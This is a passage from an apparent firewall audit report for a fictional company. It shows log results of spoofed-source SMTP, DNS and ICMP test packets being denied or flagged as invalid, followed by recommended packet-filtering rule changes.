2:31:44: P lo0   lo0  127.0.0.1       192.168.201.50   6    1448    25
2:31:45: P lo0   lo0  127.0.0.1       192.168.201.50   6    1449    25
2:31:46: P lo0   lo0  127.0.0.1       192.168.201.50   6    1450    25
```

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.



```
No.  Time        Source      Destination     Protocol Info
316  918.275606  127.0.0.1   210.56.47.11    SMTP     Message Body
317  919.320161  127.0.0.1   210.56.47.11    SMTP     Message Body
318  920.345170  127.0.0.1   210.56.47.11    SMTP     Message Body
319  930.772483  127.0.0.1   192.168.200.20  SMTP     Message Body
320  931.829865  127.0.0.1   192.168.200.20  SMTP     Message Body
321  932.864606  127.0.0.1   192.168.200.20  SMTP     Message Body
322  943.278154  127.0.0.1   192.168.201.50  SMTP     Message Body
323  944.344048  127.0.0.1   192.168.201.50  SMTP     Message Body
324  945.372335  127.0.0.1   192.168.201.50  SMTP     Message Body
```

Filter: 80) && (!tcp.port == 443) && (!ip.addr == 83.65.78.83)

File: Outside

All SMTP connection attempts from the loopback source address (127.0.0.1) to the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:31:56: I dec0  dec2 127.0.0.1       192.168.1.12     6    1794    25
2:31:57: I dec0  dec2 127.0.0.1       192.168.1.12     6    1795    25
2:31:58: I dec0  dec2 127.0.0.1       192.168.1.12     6    1796    25
```

3.5.5 DNS Traffic on TCP

All DNS connection attempts from the spoofed source address of the external DNS server (210.56.47.12) to the dec0 interface of the firewall were denied, and the firewall did NOT respond to these packets.

```
2:32:09: D dec0  lo0  210.56.47.12    210.56.47.11     6    3001    53
2:32:10: D dec0  lo0  210.56.47.12    210.56.47.11     6    3002    53
2:32:11: D dec0  lo0  210.56.47.12    210.56.47.11     6    3003    53
```

All DNS connection attempts from the spoofed source address (83.65.78.83) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:32:21: D dec0  lo0  83.65.78.83     210.56.47.11     6    2736    53
2:32:22: D dec0  lo0  83.65.78.83     210.56.47.11     6    2737    53
2:32:23: D dec0  lo0  83.65.78.83     210.56.47.11     6    2738    53
2:32:34: D dec0  lo0  83.65.78.83     192.168.200.20   6    2490    53
2:32:35: D dec0  lo0  83.65.78.83     192.168.200.20   6    2491    53
2:32:36: D dec0  lo0  83.65.78.83     192.168.200.20   6    2492    53
2:32:46: D dec0  lo0  83.65.78.83     192.168.201.50   6    1486    53
2:32:47: D dec0  lo0  83.65.78.83     192.168.201.50   6    1487    53
2:32:48: D dec0  lo0  83.65.78.83     192.168.201.50   6    1488    53
2:32:58: D dec0  dec2 83.65.78.83     192.168.1.10     6    1980    53
2:32:59: D dec0  dec2 83.65.78.83     192.168.1.10     6    1981    53
2:33:01: D dec0  dec2 83.65.78.83     192.168.1.10     6    1982    53
```

All DNS connection attempts from the spoofed source address of the dec0 interface were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:33:11: D dec0  lo0  210.56.47.11    210.56.47.11     6    1480    53
2:33:12: D dec0  lo0  210.56.47.11    210.56.47.11     6    1481    53
2:33:13: D dec0  lo0  210.56.47.11    210.56.47.11     6    1482    53
2:33:24: D dec0  lo0  210.56.47.11    192.168.200.20   6    2953    53
2:33:25: D dec0  lo0  210.56.47.11    192.168.200.20   6    2954    53
2:33:26: D dec0  lo0  210.56.47.11    192.168.200.20   6    2955    53
2:33:49: D dec0  lo0  210.56.47.11    192.168.201.50   6    2881    53
2:33:50: D dec0  lo0  210.56.47.11    192.168.201.50   6    2882    53
2:33:51: D dec0  lo0  210.56.47.11    192.168.201.50   6    2883    53
2:34:14: D dec0  dec2 210.56.47.11    192.168.1.10     6    1843    53
2:34:15: D dec0  dec2 210.56.47.11    192.168.1.10     6    1844    53
2:34:16: D dec0  dec2 210.56.47.11    192.168.1.10     6    1845    53
```

All DNS connection attempts from the spoofed source addresses of the internal server or the dec1 or dec2 interface of the firewall were identified as invalid. The firewall did NOT respond to these packets.

```
2:33:36: I dec0  lo0  192.168.200.20  192.168.200.20   6    1485    53
2:33:37: I dec0  lo0  192.168.200.20  192.168.200.20   6    1486    53
2:33:38: I dec0  lo0  192.168.200.20  192.168.200.20   6    1487    53
2:34:01: I dec0  lo0  192.168.201.50  192.168.201.50   6    2173    53
2:34:02: I dec0  lo0  192.168.201.50  192.168.201.50   6    2174    53
2:34:03: I dec0  lo0  192.168.201.50  192.168.201.50   6    2175    53
2:34:26: I dec0  dec2 192.168.1.10    192.168.1.10     6    1893    53
2:34:27: I dec0  dec2 192.168.1.10    192.168.1.10     6    1894    53
2:34:29: I dec0  dec2 192.168.1.10    192.168.1.10     6    1895    53
```

All DNS connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:34:39: D lo0   lo0  255.255.255.255 210.56.47.11     6    1934    53
2:34:40: D lo0   lo0  255.255.255.255 210.56.47.11     6    1935    53
2:34:41: D lo0   lo0  255.255.255.255 210.56.47.11     6    1936    53
2:34:51: D lo0   lo0  255.255.255.255 192.168.200.20   6    2540    53
2:34:52: D lo0   lo0  255.255.255.255 192.168.200.20   6    2541    53
```

```
2:34:54: D lo0   lo0  255.255.255.255 192.168.200.20   6    2542    53
2:35:04: D lo0   lo0  255.255.255.255 192.168.201.50   6    1908    53
2:35:05: D lo0   lo0  255.255.255.255 192.168.201.50   6    1909    53
2:35:06: D lo0   lo0  255.255.255.255 192.168.201.50   6    1910    53
2:35:17: D lo0   lo0  255.255.255.255 192.168.1.10     6    1095    53
2:35:18: D lo0   lo0  255.255.255.255 192.168.1.10     6    1096    53
2:35:19: D lo0   lo0  255.255.255.255 192.168.1.10     6    1097    53
```

All DNS connection attempts from the loopback source address (127.0.0.1) were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:35:29: I dec0  lo0  127.0.0.1        210.56.47.11     6    2084    53
2:35:30: I dec0  lo0  127.0.0.1        210.56.47.11     6    2085    53
2:35:31: I dec0  lo0  127.0.0.1        210.56.47.11     6    2086    53
2:35:42: I dec0  lo0  127.0.0.1        192.168.200.20   6    1127    53
2:35:43: I dec0  lo0  127.0.0.1        192.168.200.20   6    1128    53
2:35:44: I dec0  lo0  127.0.0.1        192.168.200.20   6    1129    53
2:35:54: I dec0  lo0  127.0.0.1        192.168.201.50   6    2188    53
2:35:55: I dec0  lo0  127.0.0.1        192.168.201.50   6    2189    53
2:35:56: I dec0  lo0  127.0.0.1        192.168.201.50   6    2190    53
2:36:07: I dec0  dec2 127.0.0.1        192.168.1.10     6    1967    53
2:36:08: I dec0  dec2 127.0.0.1        192.168.1.10     6    1968    53
2:36:09: I dec0  dec2 127.0.0.1        192.168.1.10     6    1969    53
```

3.5.6 DNS Traffic on UDP

All UDP DNS traffic from the spoofed source address of the external DNS server (210.56.47.12) to the dec0 interface of the firewall were denied, and the firewall did NOT respond to these packets.

```
2:36:19: D dec0  lo0  210.56.47.12     210.56.47.11     17   1181    53
2:36:20: D dec0  lo0  210.56.47.12     210.56.47.11     17   1182    53
2:36:21: D dec0  lo0  210.56.47.12     210.56.47.11     17   1183    53
```

All UDP DNS traffic from the spoofed source address (83.65.78.83) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:36:32: D dec0  lo0  83.65.78.83      210.56.47.11     17   2174    53
2:36:33: D dec0  lo0  83.65.78.83      210.56.47.11     17   2175    53
2:36:34: D dec0  lo0  83.65.78.83      210.56.47.11     17   2176    53
2:36:44: D dec0  lo0  83.65.78.83      192.168.200.20   17   2112    53
2:36:45: D dec0  lo0  83.65.78.83      192.168.200.20   17   2113    53
2:36:46: D dec0  lo0  83.65.78.83      192.168.200.20   17   2114    53
2:36:57: D dec0  lo0  83.65.78.83      192.168.201.50   17   2772    53
2:36:58: D dec0  lo0  83.65.78.83      192.168.201.50   17   2773    53
2:36:59: D dec0  lo0  83.65.78.83      192.168.201.50   17   2774    53
2:37:09: D dec0  dec2 83.65.78.83      192.168.1.10     17   1647    53
2:37:10: D dec0  dec2 83.65.78.83      192.168.1.10     17   1648    53
2:37:11: D dec0  dec2 83.65.78.83      192.168.1.10     17   1649    53
```

All UDP DNS traffic from the spoofed source address of the dec0 interface were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:37:22: D dec0  lo0  210.56.47.11    210.56.47.11     17   2281    53
2:37:23: D dec0  lo0  210.56.47.11    210.56.47.11     17   2282    53
2:37:24: D dec0  lo0  210.56.47.11    210.56.47.11     17   2283    53
2:37:34: D dec0  lo0  210.56.47.11    192.168.200.20   17   1894    53
2:37:35: D dec0  lo0  210.56.47.11    192.168.200.20   17   1895    53
2:37:36: D dec0  lo0  210.56.47.11    192.168.200.20   17   1896    53
2:37:59: D dec0  lo0  210.56.47.11    192.168.201.50   17   2342    53
2:38:00: D dec0  lo0  210.56.47.11    192.168.201.50   17   2343    53
2:38:01: D dec0  lo0  210.56.47.11    192.168.201.50   17   2344    53
2:38:24: D dec0  dec2 210.56.47.11    192.168.1.10     17   1438    53
2:38:25: D dec0  dec2 210.56.47.11    192.168.1.10     17   1439    53
2:38:26: D dec0  dec2 210.56.47.11    192.168.1.10     17   1440    53
```

All UDP DNS traffic from the spoofed source addresses of the internal server or the dec1 or dec2 interface of the firewall were identified as invalid. The firewall did NOT respond to these packets.

```
2:37:47: I dec0  lo0  192.168.200.20  192.168.200.20   17   2608    53
2:37:48: I dec0  lo0  192.168.200.20  192.168.200.20   17   2609    53
2:37:49: I dec0  lo0  192.168.200.20  192.168.200.20   17   2610    53
2:38:12: I dec0  lo0  192.168.201.50  192.168.201.50   17   2240    53
2:38:13: I dec0  lo0  192.168.201.50  192.168.201.50   17   2241    53
2:38:14: I dec0  lo0  192.168.201.50  192.168.201.50   17   2242    53
2:38:36: I dec0  dec2 192.168.1.10    192.168.1.10     17   1270    53
2:38:37: I dec0  dec2 192.168.1.10    192.168.1.10     17   1271    53
2:38:39: I dec0  dec2 192.168.1.10    192.168.1.10     17   1272    53
```

All UDP DNS traffic from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:38:49: D lo0   lo0  255.255.255.255 210.56.47.11     17   2441    53
2:38:50: D lo0   lo0  255.255.255.255 210.56.47.11     17   2442    53
2:38:51: D lo0   lo0  255.255.255.255 210.56.47.11     17   2443    53
2:39:02: D lo0   lo0  255.255.255.255 192.168.200.20   17   2794    53
2:39:03: D lo0   lo0  255.255.255.255 192.168.200.20   17   2795    53
2:39:04: D lo0   lo0  255.255.255.255 192.168.200.20   17   2796    53
2:39:14: D lo0   lo0  255.255.255.255 192.168.201.50   17   1782    53
2:39:15: D lo0   lo0  255.255.255.255 192.168.201.50   17   1783    53
2:39:16: D lo0   lo0  255.255.255.255 192.168.201.50   17   1784    53
2:39:27: D lo0   lo0  255.255.255.255 192.168.1.10     17   2534    53
2:39:28: D lo0   lo0  255.255.255.255 192.168.1.10     17   2535    53
2:39:29: D lo0   lo0  255.255.255.255 192.168.1.10     17   2536    53
```

All UDP DNS traffic from the loopback source address (127.0.0.1) were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:39:39: I dec0  lo0  127.0.0.1       210.56.47.11     17   2348    53
2:39:40: I dec0  lo0  127.0.0.1       210.56.47.11     17   2349    53
2:39:41: I dec0  lo0  127.0.0.1       210.56.47.11     17   2350    53
2:39:52: I dec0  lo0  127.0.0.1       192.168.200.20   17   1727    53
2:39:53: I dec0  lo0  127.0.0.1       192.168.200.20   17   1728    53
2:39:54: I dec0  lo0  127.0.0.1       192.168.200.20   17   1729    53
2:40:04: I dec0  lo0  127.0.0.1       192.168.201.50   17   2816    53
```

```
2:40:05: I dec0  lo0  127.0.0.1       192.168.201.50   17   2817    53
2:40:06: I dec0  lo0  127.0.0.1       192.168.201.50   17   2818    53
2:40:17: I dec0  dec2 127.0.0.1       192.168.1.10     17   2555    53
2:40:18: I dec0  dec2 127.0.0.1       192.168.1.10     17   2556    53
2:40:19: I dec0  dec2 127.0.0.1       192.168.1.10     17   2557    53
```

3.5.7 ICMP Traffic

All ICMP traffic from the spoofed source address (83.65.78.83) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:40:29: D dec0  lo0  83.65.78.83      210.56.47.11     1    8:0
2:40:32: D dec0  lo0  83.65.78.83      192.168.200.20   1    8:0
2:40:35: D dec0  lo0  83.65.78.83      192.168.201.50   1    8:0
2:40:38: D dec0  lo0  83.65.78.83      210.56.47.11     1    17:0
2:40:41: D dec0  lo0  83.65.78.83      192.168.200.20   1    17:0
2:40:44: D dec0  lo0  83.65.78.83      192.168.201.50   1    17:0
```

All ICMP traffic from the spoofed source address of the dec0 interface were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:40:47: D dec0  lo0  210.56.47.11     210.56.47.11     1    8:0
2:40:50: D dec0  lo0  210.56.47.11     192.168.200.20   1    8:0
2:40:56: D dec0  lo0  210.56.47.11     192.168.201.50   1    8:0
2:41:02: D dec0  lo0  210.56.47.11     210.56.47.11     1    17:0
2:41:05: D dec0  lo0  210.56.47.11     192.168.200.20   1    17:0
2:41:11: D dec0  lo0  210.56.47.11     192.168.201.50   1    17:0
```

All ICMP traffic from the spoofed source addresses of the dec1 or dec2 interface of the firewall were identified as invalid. The firewall did NOT respond to these packets.

```
2:40:53: I dec0  lo0  192.168.200.20   192.168.200.20   1    8:0
2:40:59: I dec0  lo0  192.168.201.50   192.168.201.50   1    8:0
2:41:08: I dec0  lo0  192.168.200.20   192.168.200.20   1    17:0
2:41:14: I dec0  lo0  192.168.201.50   192.168.201.50   1    17:0
```

All ICMP traffic from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

```
2:41:17: D lo0   lo0  255.255.255.255  210.56.47.11     1    8:0
2:41:20: D lo0   lo0  255.255.255.255  210.56.47.11     1    8:0
2:41:23: D lo0   lo0  255.255.255.255  210.56.47.11     1    8:0
2:41:26: D lo0   lo0  255.255.255.255  192.168.200.20   1    8:0
2:41:29: D lo0   lo0  255.255.255.255  192.168.200.20   1    8:0
2:41:32: D lo0   lo0  255.255.255.255  192.168.200.20   1    8:0
2:41:35: D lo0   lo0  255.255.255.255  192.168.201.50   1    8:0
2:41:38: D lo0   lo0  255.255.255.255  192.168.201.50   1    8:0
2:41:41: D lo0   lo0  255.255.255.255  192.168.201.50   1    8:0
2:41:44: D lo0   lo0  255.255.255.255  210.56.47.11     1    17:0
2:41:47: D lo0   lo0  255.255.255.255  210.56.47.11     1    17:0
2:41:50: D lo0   lo0  255.255.255.255  210.56.47.11     1    17:0
2:41:53: D lo0   lo0  255.255.255.255  192.168.200.20   1    17:0
```

```
2:41:56: D lo0   lo0  255.255.255.255  192.168.200.20   1    17:0
2:41:59: D lo0   lo0  255.255.255.255  192.168.200.20   1    17:0
2:42:02: D lo0   lo0  255.255.255.255  192.168.201.50   1    17:0
2:42:05: D lo0   lo0  255.255.255.255  192.168.201.50   1    17:0
2:42:08: D lo0   lo0  255.255.255.255  192.168.201.50   1    17:0
```

All ICMP traffic from the loopback source address (127.0.0.1) were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

```
2:42:11: I dec0  lo0  127.0.0.1        210.56.47.11     1    8:0
2:42:14: I dec0  lo0  127.0.0.1        192.168.200.20   1    8:0
2:42:17: I dec0  lo0  127.0.0.1        192.168.201.50   1    8:0
2:42:20: I dec0  lo0  127.0.0.1        210.56.47.11     1    17:0
2:42:23: I dec0  lo0  127.0.0.1        192.168.200.20   1    17:0
2:42:26: I dec0  lo0  127.0.0.1        192.168.201.50   1    17:0
```


3.6 Conclusion/Recommendations

The validation of the GIAC Enterprises (FCD) perimeter firewall returned some interesting results. While the firewall does create packet-filtering rules for you, those rules need to be modified to ensure access is strictly controlled. The recommendations are different for each type of traffic that was tested, so we will cover each type of traffic and the corresponding recommendations separately.

3.6.1 FTP Traffic

The first five packet-filtering rules for FTP traffic currently designate the destination as *FIREWALL*. This allows for connections to the dec0, dec1 or dec2 interface. The only connection that should be permitted is to the dec0 interface. The destination for the first five packet-filtering rules for FTP traffic should be changed to designate the destination as *outside.fortunecookie.com*. The sixth and seventh packet-filtering rules for FTP traffic currently designate the source as *FIREWALL*. The only interface that should be initiating a connection to FTP-1 or FTP-2 should be the dec1 interface. The source for the sixth and seventh packet-filtering rules for FTP traffic should be changed to designate the source as *dmz.fortunecookie.com*. The last packet-filtering rule for FTP traffic currently designates the source as *FIREWALL*. The only interface that should be initiating a connection to the internal FTP server should be the dec2 interface. The source for the last packet-filtering rule for FTP traffic should be changed to designate the source as *inside.fortunecookie.com*.

Once the packet-filtering rules for FTP traffic have been modified, they should look like the following:




Type	Service	Packet Origin	Packet Destination	Options
# FTP proxy rules (added automatically)				
# Proxy parameters (ftp): inToFirewall				
proxy	ftp/tcp	ftp-supplier	outside.fortunecookie.com	🗎 ⊸ 🕓
proxy	ftp/tcp	ftp-partner	outside.fortunecookie.com	🗎 ⊸ 🕓
proxy	ftp/tcp	laptop-1	outside.fortunecookie.com	🗎 ⊸ 🔒
proxy	ftp/tcp	laptop-2	outside.fortunecookie.com	🗎 ⊸ 🔒
proxy	ftp/tcp	laptop-3	outside.fortunecookie.com	🗎 ⊸ 🔒
permit	ftp/tcp	dmz.fortunecookie.com	ftp-1	🗎 ⊸ 🕓
permit	ftp/tcp	dmz.fortunecookie.com	ftp-2	🗎 ⊸ 🕓
permit	ftp/tcp	inside.fortunecookie.com	ftp-internal	🗎 ⊸
# End of FTP proxy rules				

3.6.2 HTTP Traffic

The first packet-filtering rule for HTTP traffic currently designates the destination as *FIREWALL*. This allows for connections to the dec0, dec1 or dec2 interface. The only connection that should be permitted is to the dec0 interface. The destination for the first packet-filtering rule for HTTP traffic should be changed to designate the destination as *outside.fortunecookie.com*. The second packet-filtering rule for HTTP traffic currently designates the source as *FIREWALL*. The only interface that should be initiating a connection to the web server should be the dec1 interface. The source for the second packet-filtering rule for HTTP traffic should be changed to designate the source as *dmz.fortunecookie.com*. The third and fourth packet-filtering rules for HTTP traffic currently designate the destination as *FIREWALL*. The only connection that should be permitted is to the dec2 interface. The third and fourth packet-filtering rules for HTTP traffic should be changed to designate the destination as *inside.fortunecookie.com*. The last packet-filtering rule for HTTP traffic designates the source as *FIREWALL*. The only interface that should be initiating a connection to the Internet should be the dec0 interface. The source for the last packet-filtering rule for HTTP traffic should be changed to designate the source as *outside.fortunecookie.com*.

Once the packet-filtering rules for HTTP traffic have been modified, they should look like the following:




Type	Service	Packet Origin	Packet Destination	Options
# HTTP proxy rules (added automatically)				
# Proxy parameters (http): inToFirewall outThruFirewall				
proxy	80/tcp	ALL_EXTERNAL	outside.fortunecookie.com	
permit	80/tcp	dmz.fortunecookie.com	web	
proxy	80/tcp	web-security	inside.fortunecookie.com	
proxy	80/tcp	sav-server	inside.fortunecookie.com	
permit	80/tcp	outside.fortunecookie.com	ALL_EXTERNAL	
# End of HTTP proxy rules				

3.6.3 HTTPS Traffic

The first packet-filtering rule for HTTPS traffic currently designates the destination as *FIREWALL*. This allows for connections to the dec0, dec1 or dec2 interface. The only connection that should be permitted is to the dec0 interface. The destination for the first packet-filtering rule for HTTPS traffic should be changed to designate the destination as *outside.fortunecookie.com*. The second packet-filtering rule for HTTPS traffic currently designates the source as *FIREWALL*. The only interface that should be initiating a connection to the web server should be the dec1 interface. The source for the second packet-filtering rule for HTTPS traffic should be changed to designate the source as *dmz.fortunecookie.com*. The third and fourth packet-filtering rules for HTTPS traffic currently designate the destination as *FIREWALL*. The only connection that should be permitted is to the dec2 interface.

Once the packet-filtering rules for HTTPS traffic have been modified, they should look like the following:




Type	Service	Packet Origin	Packet Destination	Options
# SSL proxy rules (added automatically)				
# Proxy parameters (ssl): inToFirewall outThruFirewall				
proxy	https/tcp	ALL_EXTERNAL	outside.fortunecookie.com	
permit	https/tcp	dmz.fortunecookie.com	web	
proxy	https/tcp	web-security	ALL_EXTERNAL	
# End of SSL proxy rules				

3.6.4 SMTP Traffic

The first packet-filtering rule for SMTP traffic currently designates the destination as *FIREWALL*. This allows for connections to the dec0, dec1 or dec2 interface. The only connection that should be permitted is to the dec0 interface. The destination for the first packet-filtering rule for SMTP traffic should be changed to designate the destination as *outside.fortunecookie.com*. The second packet-filtering rule for SMTP traffic currently designates the source as *FIREWALL*. The only interface that should be initiating a connection to the internal mail server should be the dec2 interface. The source for the second packet-filtering rule for SMTP traffic should be changed to designate the source as *inside.fortunecookie.com*.


Once the packet-filtering rules for SMTP traffic have been modified, they should look like the following:



Type	Service	Packet Origin	Packet Destination	Options
# SMTP proxy rules (added automatically)				
# Proxy parameters (smtp): inToFirewall outThruFirewall				
proxy	smtp/tcp	ALL_EXTERNAL	outside.fortunecookie.com	
permit	smtp/tcp	inside.fortunecookie.com	mail	
proxy	smtp/tcp	mail	ALL_EXTERNAL	
# End of SMTP proxy rules				

3.6.5 DNS Traffic

There were no “unexpected” anamolies for DNS traffic on TCP or UDP. This is in part due to the fact that the source and destination fields had already been modified from the system “default” settings of *FIREWALL*. The current packet-filtering rules for DNS traffic do not need any adjustments.



Type	Service	Packet Origin	Packet Destination	Options
# Split DNS rules (added automatically)				
permit	domain/tcp	outside.fortunecookie.com	ALL_EXTERNAL	
permit	domain/udp	outside.fortunecookie.com	ALL_EXTERNAL	
permit	domain/tcp	dns	inside	
permit	domain/tcp	inside	dns	
permit	domain/udp	dns	inside	
permit	domain/udp	inside	dns	
deny	domain/tcp	EVERYONE	EVERYONE	
deny	domain/udp	EVERYONE	EVERYONE	
# End of Split DNS rules				


3.6.6 ICMP Traffic

There were no “unexpected” anomalies for ICMP traffic. The current packet-filtering rules for ICMP traffic do not need any adjustments.

3.6.7 Additional Recommendations

